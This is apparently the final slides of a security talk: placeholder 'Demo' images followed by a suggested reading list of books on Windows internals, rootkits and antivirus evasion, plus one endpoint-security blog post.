
Demo




Demo




Demo



Demo



Demo



Mind to read?

- Windows Internals (Bible)
- Managed Code Rootkits
- The Rootkit Arsenal: Escape and Evasion in the Dark Corners of the System
- Rootkits: Subverting the Windows Kernel
- The Antivirus Hacker's Handbook
- blog.beetles.io/2023/09/27/decoding-cyber-defense-navigating-the-endpoint-security-landscape-part-three
- And Lots of Blogs covers thousands of research regarding the topic.



Thank You